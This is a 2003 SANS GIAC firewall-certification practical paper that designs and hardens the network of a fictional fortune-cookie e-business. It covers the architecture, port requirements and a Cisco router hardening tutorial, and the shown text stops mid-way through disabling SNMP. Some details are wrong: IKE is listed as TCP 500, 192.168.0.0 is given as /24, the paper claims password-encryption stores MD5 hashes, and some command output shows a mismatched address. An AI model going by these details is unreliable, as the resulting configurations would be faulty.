

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.



GIAC Certified Firewall Analyst (GCFW) Practical Assignment

Version 1.8

CHALLENGE

© SANS Institute 2003, Author retains full rights.

Submitted by
Korak Dasgupta

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Abstract 5

Part I: Security Architecture 6

1.1 Roles and Operations of Business Entities 6
1.1.1 Customers 6
1.1.2 Suppliers 6
1.1.3 Partners 6
1.1.4 Employees 7
1.1.5 Mobile Sales Force and Tele-workers 7

1.2 Network Layout 8

1.3 Hardware Infrastructure 9
1.3.1 Border Router 9
1.3.2 Border Firewall 9
1.3.3 External Web Server 9
1.3.4 External mail server 9
1.3.5 External DNS, NTP server 10
1.3.6 IDS machines 10
1.3.7 Internal Router 10
1.3.8 Production Database Server Cluster 10

1.4 Summary of Port Requirements 10

Part II: Security Policy and Tutorial 13

2.1 Border Router Policy and Configuration 13
2.1.1 Router Security Policy 13
Router configuration 13
Inbound traffic (ingress filtering) 13
Outbound traffic (egress filtering) 14
2.1.2 Router Setup Tutorial 14
Connect to the router 14
Enter Configuration Mode 14
Global configurations 14
Setup Interfaces 15
Setup Loopback Interface 16
Configure Console 16
Close Auxiliary Ports 16
Disable Virtual Terminals 17
Disable loading startup configuration from network 17
Disable all system-wide unwanted services 17
Disable all un-wanted services on individual Interfaces 19
Setup NTP client 20
Shutdown unused Interfaces 21
Setup syslog servers 21
Setup login banner 21
Add static route 22
Save Configuration and Reboot 22
2.1.3 Router ACLs 22
Types of Cisco Access Lists 22
ACL Order 24
Define ingress access list on interface 25
Block traffic with localhost, none & GIAC address space IP source 25
Block traffic from private networks 25
Deny IANA reserved addresses 25
Deny GIAC broadcast and multicast addresses 25

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Allow inbound ICMP "packet-to-big" and "echo-reply" 25
Allow traffic to external web, mail & DNS servers 25
Permit SSH connections from partner network 26
Permit IKE traffic to firewall for VPN connection 26
Allow all established connections 26
Deny all other traffic 26
Save configuration 26
Setup egress ACLs 26

2.2 Border Firewall/VPN Policy and Configuration 27
2.2.1 Firewall Policy 28
Inbound and Outbound Access Policy for local Intranet (eth0) 28
Inbound and Outbound Access Policy for Public Network (eth1) 28
Inbound and Outbound Access Policy for Internal Network (eth2) 29
2.2.2 Firewall-1 Setup Tutorial 29
Software Installation 29
Install licenses 29
Configuration 29
Define Interfaces and their properties 30
Setup Anti-Spoofing on all Interfaces 30
Add Administrators 31
Specify SMART Clients 32
Disable all the implied rules 33
Add explicit rules for SMART Clients to connect to firewall 34
SYN flood protection 35
Setup NAT 36
2.2.3 VPN Access Policy 37
VPN Setup Tutorial 37
VPN communities 37
Community-wide IKE and IPSec properties 38
Community-wide VPN properties 39
Create User Accounts 40
2.2.4 The Complete Rule Base 41

Part III: Verify the Firewall Policy 45

3.1 Audit Plan 45
Risks and Concerns 45

3.2 Executing the Audit 46
Physical Security 46
Operating system hardening and patch levels 46
Port Scanning Tools 46
Netcat 46
NetScanTools 47
Port scanning of primary firewall interface 48
NMAP Scans 48
Firewalking (Hping Scan) 51
Nessus Scan 56
Firewall-1 Rule Base Audit 64
Rule 1 64
Rule 2 64
Rules 3 – 4 64
Rule 5 65
Rule 6 65
Rule 7 66
Rule 8 66

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Rules 9 – 13 66
Rules 14 – 16 67
Rules 17 – 19 68
Rule 20 68
Rules 21 – 23 68
Rule 24 69
Rules 25 – 26 69
Verify DNS zone transfer 69
Log Review 69
FBI/SANS Top 20 Vulnerability 70
SARA-SANS Scanning 70
Rule Base Check Against SANS Identified Top Common Vulnerabilities 76
SYN Flood Protection 77

3.2 Evaluating the Audit 77

4.1 A Competitive Architecture 79
Vulnerability research sites 80

4.2 Attacking the Firewall Itself 80
4.2.1 Check Point Firewall-1 Spoofed Source Denial of Service Vulnerability 80
Vulnerability Index - High 83
Risks Involved 83
Outcome 83
Countermeasures 83
4.2.2 Check Point Firewall-1 Valid Username Vulnerability 84
Vulnerability Index - Medium 84
Risks Involved 85
Outcome 85
Countermeasures 85

4.3 Denial of Service Attack 85
4.3.1 Denial of Service Attack – 1 (against the firewall) 85
Vulnerability Index - High 89
Risks Involved 89
Outcome 89
Countermeasures 89
4.3.2 Denial of Service Attack – 2 (to a service, like http) 89
Vulnerability Index - High 93
Risks Involved 93
Defeating TFN2K 93
Countermeasures to mitigate DoS attacks 94

4.4 Internal System Compromise Attack 94
Summary of vulnerability 95
Vulnerability Index - High 97
Risks Involved 97
Countermeasures 97

***References* 98**

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Abstract

This paper describes the network security architecture, policy, implementation details and auditing findings for GIAC Enterprises, an online e-business, selling fortune cookie sayings on the web. This security architecture has been specifically designed considering the roles of the different business entities including customers, suppliers, partners, employees (both at corporate and branch offices), and mobile workers requiring remote access.

This paper is divided into four parts. The first part gives a general security architecture overview of GIAC Enterprises and details the network usage and requirements for all the different entities involved. The second part focuses on the network security policies and their technical implementation details on routers, firewalls and VPN devices. The third section presents an audit report of the network security. Finally, the fourth section reviews an alternate security design for GIAC Enterprises and its potential vulnerabilities as well as strong points, if any.

The goal of this security infrastructure is to maintain integrity, privacy and availability of business data at all times. Towards that end, user authentication, access control, and non-repudiation measures associated with network access and usage are implemented and described in this paper.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Part I: Security Architecture

1.1 Roles and Operations of Business Entities

1.1.1 Customers

Customers are the consumers of fortune cookies. Anybody can browse the general information section of GIAC website but all transactions from customers are done only through secure HTTP channels (HTTPS). Every customer has to setup an account with GIAC using the 'customer signup' form on company website before viewing fortune sayings or making any purchases.

Inbound Protocol Requirements –
HTTP (80/tcp), HTTPS (443/tcp), SMTP (25/tcp) (open to anybody on the Internet)

1.1.2 Suppliers

Suppliers provide GIAC with the fortune cookie sayings. Suppliers login to the GIAC VPN server and then connect to the internal web server located on the development database server to upload cookie sayings. Each supplier will have their separate account on the password protected web site. Scripts are put in place in the vendor server to check for offensive words in every cookie saying submitted. Then quality assurance team goes through every fortune saying and selects the ones that meet GIAC standards before they are periodically uploaded to the development database server by batch jobs.

Inbound Protocol Requirements –
VPN IPSec, SMTP (25/tcp), HTTP (80/tcp), HTTPS (443/tcp)

1.1.3 Partners

A partner company translates and sells GIAC fortune cookie sayings in other languages and shares a percentage of the profit with GIAC. A site-to-site VPN will be setup with all the partner companies. Partners will access the internal web server located on the development server to download fortune sayings. They will also have accounts setup on the secure internal web site. Currently, we have only one partner company called eKookies located in San Francisco.

Inbound Protocol Requirements –
VPN IPSec, SMTP (25/tcp), HTTP (80/tcp), HTTPS (443/tcp)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.1.4 Employees

Employees will have access to browse the Internet, send email, perform FTP, and SSH transactions. Therefore they will need outbound access on TCP ports 80, 443, 25, 20, 21, and 22. The internal DNS server will perform all name resolution for the internal users. They will also be allowed to ICMP echo request and few other ICMP messages.

Outbound Protocol Requirements –
SMTP (25/tcp), HTTP (80/tcp), HTTPS (443/tcp), FTP (20,21/tcp) (for downloading files from Internet), SSH (22/tcp) (system administrators only), ICMP (packet-too-big)

1.1.5 Mobile Sales Force and Tele-workers

All remote work will be performed over VPN connections. Mobile workers are required to connect to our VPN server first, in order to access their work documents. They will be allowed to use HTTP/HTTPS and SSH services into our internal network for their work.

Inbound Requirements –
VPN IPSec, SMTP (25/tcp), HTTP (80/tcp), HTTPS (443/tcp), SSH (22/tcp)

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.2 Network Layout




Figure 1: GIAC Network diagram.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

GIAC has been assigned the 120.120.120.0/24 and 100.100.100.0/24 class C networks. Although these are Internet Assigned Numbers Authority (IANA) IPv4 reserved address spaces, for this paper we will assume that these are routable IP addresses.

The internal network is divided into sub-networks as follows –
GIAC routable IP range – 120.120.120.0/24
GIAC San Francisco Partner's (eKookie) routable IP range – 100.100.100.0/24
Public Network – 10.1.1.0/24 (static NAT)
Internal Network – 10.2.0.0/16
Users Network – 10.2.8.0/24 (dynamic NAT)
Production Network – 10.2.2.0/24 (dynamic NAT)
Server Network – 10.2.4.0/24 (dynamic NAT, except the syslog servers)
Dialup VPN Pool – 10.5.0.0/24

1.3 Hardware Infrastructure

1.3.1 Border Router

The border router is Cisco 3620 with Cisco IOS 12.2 operating system. This is a mid-range router that offers sufficient bandwidth and is relatively inexpensive. Cisco offers support documentation for 3600 series routers at – http://www.cisco.com/univercd/cc/td/doc/pcat/3600.htm. The border router sends log messages (via udp/514) to the internal syslog server located in the Server Network. The firewall does a static NAT for the syslog servers at 10.2.4.135 and 10.2.4.136.

1.3.2 Border Firewall

GIAC will have Check Point VPN-1 Pro NG Feature Pack 3 on a hardened Redhat 7.2 Linux server for access control, security, authentication and privacy for all business communications across our different offices, partners and remote workers.

1.3.3 External Web Server

The external web server is running Apache web server 2.0.44 on Sun Enterprise 220 with Solaris 9 operating system. This server has a VeriSign certificate for https services. The web server will use Oracle SQLNet2 to talk to the Oracle database cluster in the Production Network. Whenever a customer needs to access the fortune cookie sayings the web server will get the information from the database server using SQLNet2.

1.3.4 External mail server

The external mail server is running Solaris 9 on an UltraSparc 10 platform that includes sun version of sendmail 8.12. All mail form the internal mail server is forwarded to this server, which in turn sends the emails to their destinations. All in-coming mails for GIAC users are received by this server and then relayed to the internal mail server.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.3.5 External DNS, NTP server

This is also a Sun Enterprise 220 server with Solaris 9 operating environment that includes BIND 8.2.4 implementation of DNS. The external DNS server will perform non-recursive lookups for all external queries to 'giac.com', and recursive lookups for the hosts in the Public Network, Internal Network and VPN devices. We will run bind in a chrooted environment to reduce damage in case of a system compromise. This server also runs an NTP server which is used by the machines in the Public Network and the border router and firewall to synchronize time.

1.3.6 IDS machines

GIAC will use the latest version of Snort (www.snort.org) (version 1.9.1 is the latest, during the writing of this paper) as the IDS installed on Redhat Linux 7.2 operating system machines.

1.3.7 Internal Router

GIAC also has a Cisco 3620 internal router with Cisco IOS 12.2 operating system.

1.3.8 Production Database Server Cluster

GIAC will use two SUN Enterprise 420 machines (for redundancy) running Solaris 9 and Oracle 9i as the production database server. These servers will reply to SQL*Net2 queries on port 1525 to the development database and the external and internal web servers. GIAC will use the Oracle Advanced Networking Option that ensures data integrity through cryptographic checksums using the MD5 algorithm. It also ensures data privacy through encryption. Oracle release 8.0.3 and above provides 40-bit, 56-bit, and 128-bit RSA RC4 algorithms as well as 40-bit and 56-bit DES algorithms. Using ANO will provide an added layer of security by encrypting all communication between the development and production databases and the web server.

1.4 Summary of Port Requirements

Summary of allowed protocols to and from the external interface on border firewall:

Inbound access from "any" Internet source –

- TCP/80 to external Web server (HTTP)
- TCP/443 to external Web server (HTTPS)
- TCP/25 to external mail server (SMTP)
- UDP/53 to external DNS server (DNS query to GIAC external DNS server)
- Certain ICMP messages ("packet-to-big" and "echo-reply")

Inbound access from specific IP address range –

- TCP/22 to internal SSH server from VPN dialup pool
- TCP/22 to internal SSH server from Partner border gateway via site-to-site VPN
- TCP/80 & TCP/443 to external and internal Web servers (HTTP) from VPN dialup pool
- TCP/80 and TCP/443 from Partner border gateway via site-to-site VPN

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- TCP/53 to external DNS server from ISP DNS server (zone transfer)

Outbound to "any" Internet IP number –

- TCP/80 (HTTP)
- TCP/443 (HTTPS)
- TCP/25 (SMTP)
- TCP/20,21 (FTP)
- UDP/53 from external DNS server
- Certain ICMP messages ("packet-to-big")

Outbound access to fixed source –

- UDP/123 from internal NTP server to a Primary NTP server (130.207.244.240)
- TCP/53 to ISP DNS server from external DNS server (allow DNS zone transfer to ISP DNS server only)

Summary of allowed protocol to and from the Public Network (10.1.1.0/24):

Inbound access from "any" Internet host –

- TCP/80 to web server (HTTP)
- TCP/443 to web server (HTTPS)
- TCP/25 to mail server (SMTP)
- UDP/53 to external DNS server

Inbound access from any host in Internal Network –

- TCP/80 to web server (HTTP)
- TCP/443 to web server (HTTPS)

Inbound access from fixed hosts in Internal Network –

- UDP/53 from internal DNS server to external DNS server
- TCP/25 from internal mail server to external mail server
- TCP/22 (SSH) from system administrator's machines

Outbound to "any" Internet IP number –

- TCP/25 (SMTP) from external mail server
- UDP/53 from external DNS server
- Certain ICMP messages ("packet-to-big")

Outbound access to fixed source –

- UDP/123 from external NTP server to NTP Primary server (130.207.244.240)
- TCP/53 from external DNS server to ISP DNS server

Outbound access to fixed source in Internal Network –

- UDP/514 to syslog server 10.2.4.5
- TCP/1521 to database server 10.2.2.25
- TCP/25 to internal mail server
- UDP/53 to internal DNS server

Summary of allowed protocol policy to and from the Production Network (10.2.2.0/24)

Inbound access –

- TCP/1521 from Development database server
- TCP/1521 from external Web server
- TCP/22 from system administrator machines

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Outbound access to fixed Internal Network IPs –

- UDP/123 to internal NTP server (10.2.4.8)
- UDP/53 to internal DNS server
- TCP/1521 to Development database server
- TCP/1521 to external Web server
- UDP/514 to syslog server

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Part II: Security Policy and Tutorial

2.1 Border Router Policy and Configuration

2.1.1 Router Security Policy

The Cisco 3620 border router with IOS 12.2 is our first line of defense. This router will be kept current with firmware updates in a timely manner as they become available. Only a handful of network engineers will have access to the router and all activities will be logged. The Border router will be used for anti-spoofing protection and basic traffic filtering.

Router configuration

- Enable encryption to store passwords
- Disable all TCP small services
- Disable all UDP small services
- Disable finger service
- No IP unreachable – to prevent the router from responding to exploratory pings from the Internet
- No directed-broadcast – to avoid being a “bounce site” for a Smurf attack
- No IP source-route – to disable source routing
- Disable bootp server
- Disable http server
- Disable CDP
- Disable SNMP
- Enable logging to syslog server
- Enable security banner

Inbound traffic (ingress filtering)
An extended access list will be applied to Ethernet0/0 interface for inbound traffic with the following controls.

- Log all traffic.
- Deny inbound access with a source in the subnet 120.120.120.0/24. This will prevent anti-spoofing attacks into the GIAC network.
- Deny inbound access with source address 127.0.0.0 (the loop back address).
- Deny inbound access from source IP range 10.0.0.0/8, 172.16.0.0/12 and 192.168.0.0/24. These are reserved private addresses that should never been seen on the Internet.
- Deny inbound access to 120.120.120.255, the broadcast address for the internal GIAC network.
- Permit HTTP and HTTPS traffic to TCP service ports 80 and 443.
- Permit traffic to mail server on TCP/25.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- Permit traffic to the DNS server at UDP/53 and TCP/53 from ISP DNS server only.
- Permit IPSec traffic destined for FW-1 at TCP service ports 500 (ISAKMP).
- Permit established TCP traffic to ephemeral ports 1024 and above.
- Deny all other traffic.

Outbound traffic (egress filtering)
An extended access list will be applied to Ethernet0/1 interface accepting outbound traffic only from 120.120.120.0/24. This will prevent spoofing and hacking from internal network.

- Log all traffic.
- Deny all traffic originating from private network addresses.
- Permit all traffic origination from GIAC internal address space.
- Deny all other traffic.

2.1.2 Router Setup Tutorial

Connect to the router
From any Windows box use the 'HyperTerminal' option to connect to the router. Plug a serial cable into a serial port (COM) on the PC and the other end into the console port on the Cisco router. Start HyperTerminal, tell it which COM port to use and click OK. Set the speed of the connection to 9600 baud and click OK. Often you will need to hit the Enter key a couple of times to see the prompt from the router. If the router is un-configured the prompt will look like this –

```
Router>
```

If it has been previously configured with a hostname, it will look like this –

```
Hostname>
```

If the router is un-configured, after it boots up, it will ask you if you'd like to begin initial configuration. Say **NO**. If you say yes, it will put you in the menu interface. Enter privileged mode by issuing the command `enable`.

```
Router> enable ↵
Router#
```

Enter Configuration Mode
To configure any feature of the router, you must enter configuration mode. In the parent mode, you issue the command `config terminal`.

```
Router# config t ↵
Router(config)#
```

Global configurations
In configuration mode you can set options that apply system-wide, also referred to as "global configurations".

```
Router(config)# hostname gbr1 ↵
gbr1(config)#
```

Designate the DNS server to be used by the router:

```
gbr1(config)# ip name-server 120.120.120.15 ↵
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
gbr1(config)# ip domain-lookup
```

We want to set the enable password, and make sure it is encrypted when stored in the configuration file. The `password-encryption` command stores the enable password as an MD5 hash instead of in plain text.

```
gbr1(config)# service password encryption ↵
```

Set the password for privileged mode:

```
gbr1(config)# enable secret <enable_password> ↵
gbr1(config)# ^Z
gbr1#
```

Until you hit ctrl-Z (or type exit) the command has not been put into affect. Each time you hit ctrl-Z you return to parent mode and the prompt:

```
gbr1#
```

Now use the `show` command to verify the results of the commands you issued in config mode. To verify the name server, issue the command `show host`.

```
gbr1(config)# show ? ↵
gbr1# show ip interface brief
Interface IP-Address OK? Method Status Protocol
Ethernet0/0 unassigned YES NVRAM up up
Ethernet0/1 unassigned YES NVRAM up up
Ethernet0/2 unassigned YES unset down down
Ethernet0/3 unassigned YES unset down down
gbr1#
```

Setup Interfaces

Setup Internet facing (outbound) interface.

```
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# interface Ethernet0/0
gbr1(config-if)# description outbound interface
gbr1(config-if)# ip address 120.120.120.3 255.255.255.255
gbr1(config-if)# end
gbr1#
```

Setup internal (LAN) interface.

```
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# interface Ethernet0/1
gbr1(config-if)# description inbound interface
gbr1(config-if)# ip address 120.120.120.2 255.255.255.255
gbr1(config-if)# end
gbr1#
gbr1# show ip interface brief
Interface IP-Address OK? Method Status Protocol
Ethernet0/0 120.120.120.3 YES NVRAM up up
Ethernet0/1 120.120.120.2 YES NVRAM up up
Ethernet0/2 unassigned YES unset down down
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Ethernet0/3 unassigned YES unset down down
gbr1#
```

Setup Loopback Interface

It is considered best practice, in configuring Cisco routers, to define one loopback interface, and designate it as the source interface for most traffic generated by the router itself. This practice yields several benefits for the overall stability and security management of a network, because the address of the loopback interface is fixed. To create a loopback interface, assign it an IP address. For a border router, loopback's address should be in the range of the internal or DMZ network, not the external network. Note that the loopback address cannot be the same as the address of any other interface, nor can it be part of the same network as any other interface.

```
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# interface loopback0
gbr1(config-if)# description Main loopback interface
gbr1(config-if)# ip address 120.120.120.4 255.255.255.255
gbr1(config-if)# end
gbr1#
```

Configure Console

The console (con) port is the default location for performing router management and configuration. Configure the console line to time out EXEC sessions, so that if an administrator forgets to log out, the router will log him or her out automatically. Each authorized user should log in using their own account. The example below shows how to set up the console line to enforce user login and a five minute timeout; the command **transport input none** prevents remote access to the console port via reverse-telnet (on IOS 12.0 and earlier).

```
gbr1# config t
gbr1(config)# line con 0
gbr1(config-line)# transport input none
gbr1(config-line)# login local
gbr1(config-line)# exec-timeout 5 0
gbr1(config-line)# exit
gbr1(config)#
```

To enforce console login, you must create at least one user account, otherwise you will be locked out of the console. If you do not already have a user accounts set up, then create at least one before setting the console to use login local. The syntax for creating a local user is **username** *name* **privilege** *level* **password** *string*.

```
gbr1(config)# username <name> privilege 1 password g00dpa55w0rd
gbr1(config)# end
gbr1#
```

Close Auxiliary Ports

We will not need the auxiliary port and it should be disabled.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
gbr1# config t
gbr1(config)# line aux 0
gbr1(config-line)# transport input none
gbr1(config-line)# login local
gbr1(config-line)# exec-timeout 0 1
gbr1(config-line)# no exec
gbr1(config-line)# exit
gbr1#
```

Disable Virtual Terminals

Disable network virtual terminal connections to the router. Create an access list and apply it to the virtual terminal lines, or use the command **transport input none**, as shown below. (Note: perform these commands only when connected to the aux or console port, do not perform them while logged into the router via telnet.)

```
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# no access-list 90
gbr1(config)# access-list 90 deny any log
gbr1(config)# line vty 0 4
gbr1(config-line)# access-class 90 in
gbr1(config-line)# transport input none
gbr1(config-line)# login local
gbr1(config-line)# exec-timeout 0 1
gbr1(config-line)# no exec
gbr1(config-line)# end
gbr1#
```

Disable loading startup configuration from network

Explicitly disable loading the startup configuration from network using the commands below.

```
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# no boot network
gbr1(config)# no service config
gbr1(config)# exit
gbr1#
```

Disable all system-wide unwanted services

Next disable all unwanted services that the router may run by default. The “tcp-small-servers” and “udp-small-servers” are the services that run on port numbers lower than 20. While they are disabled by default, we want to be sure that these services are turned off on our router.

```
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# no service tcp-small-servers
gbr1(config)# no service udp-small-servers
gbr1(config)# exit
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
gbr1# connect 120.120.120.3 daytime
Trying 14.2.9.250, 13 ...
% Connection refused by remote host
gbr1#
```

The finger daemon shows the list of users that are logged on a host. If this information were to be found by a hacker, it could lead to a possible social-engineering attempt.

```
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# no ip finger
gbr1(config)# no service finger
gbr1(config)# exit
Central# connect 120.120.120.3 finger
Trying 14.2.9.250, 79 ...
% Connection refused by remote host
gbr1#
```

Using IP's loose source routing one can re-route malicious packets to destinations that cannot be directly reached due to access restrictions, disable that feature.

```
gbr1(config)# no ip source-route ↵
gbr1(config)#
```

We do not need bootp running on this router.

```
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# no ip bootp server
gbr1(config)# exit
```

The web administration interface for the router may be useful for some, but we prefer using the command line, and the web server may be used for a denial-of-service attack if it is left enabled.

```
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# no ip http server
gbr1(config)# exit
gbr1# connect 120.120.120.3 www
Trying 14.2.9.250, 80 ...
% Connection refused by remote host
gbr1#
```

Since we will not have any Cisco routers connected to this device we don't need CDP.

```
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# no cdp run
gbr1(config)# exit
gbr1# show cdp
% CDP is not enabled
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
gbr1#
```

Disable all un-wanted services on individual Interfaces
Cisco routers perform proxy ARP by default on all IP interfaces. Disable it on each interface where it is not needed. Directed broadcasts permit a host on one LAN segment to initiate a physical broadcast on a different LAN segment. This technique was used in some old denial of service attacks, and should be explicitly disabled on each interface. Three ICMP messages are commonly used by attackers for network mapping and diagnosis: 'Host unreachable', 'Redirect', and 'Mask Reply'. Automatic generation of these messages should be disabled on all interfaces, especially interfaces that are connected to un-trusted networks.

```
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# interface Ethernet0/0
gbr1(config-if)# no ip proxy-arp
gbr1(config-if)# no ip directed-broadcast
gbr1(config-if)# no ip unreachable
gbr1(config-if)# no ip redirect
gbr1(config-if)# no ip mask-reply
gbr1(config-if)# exit
gbr1(config)# interface Ethernet0/1
gbr1(config-if)# no ip proxy-arp
gbr1(config-if)# no ip directed-broadcast
gbr1(config-if)# no ip unreachable
gbr1(config-if)# no ip redirect
gbr1(config-if)# no ip mask-reply
gbr1(config-if)# exit
gbr1(config)# interface Ethernet0/2
gbr1(config-if)# no ip proxy-arp
gbr1(config-if)# no ip directed-broadcast
gbr1(config-if)# no ip unreachable
gbr1(config-if)# no ip redirect
gbr1(config-if)# no ip mask-reply
gbr1(config-if)# exit
gbr1(config)# interface Ethernet0/3
gbr1(config-if)# no ip proxy-arp
gbr1(config-if)# no ip directed-broadcast
gbr1(config-if)# no ip unreachable
gbr1(config-if)# no ip redirect
gbr1(config-if)# no ip mask-reply
gbr1(config-if)# end
gbr1#
```

Follow the steps below to disable SNMP services on the router. Starts with listing the current configuration to find the SNMP community strings (note that SNMP must be enabled in order for the SNMP community strings to appear in the configuration listing).

```
gbr1# show running-config | include snmp
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Building configuration...
snmp-server community public RO
snmp-server community admin RW
gbr1#
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# ! erase old community strings
gbr1(config)# no snmp-server community public RO
gbr1(config)# no snmp-server community admin RW
gbr1(config)#
gbr1(config)# ! disable SNMP trap and system-shutdown features
gbr1(config)# no snmp-server enable traps
gbr1(config)# no snmp-server system-shutdown
gbr1(config)# no snmp-server trap-auth
gbr1(config)#
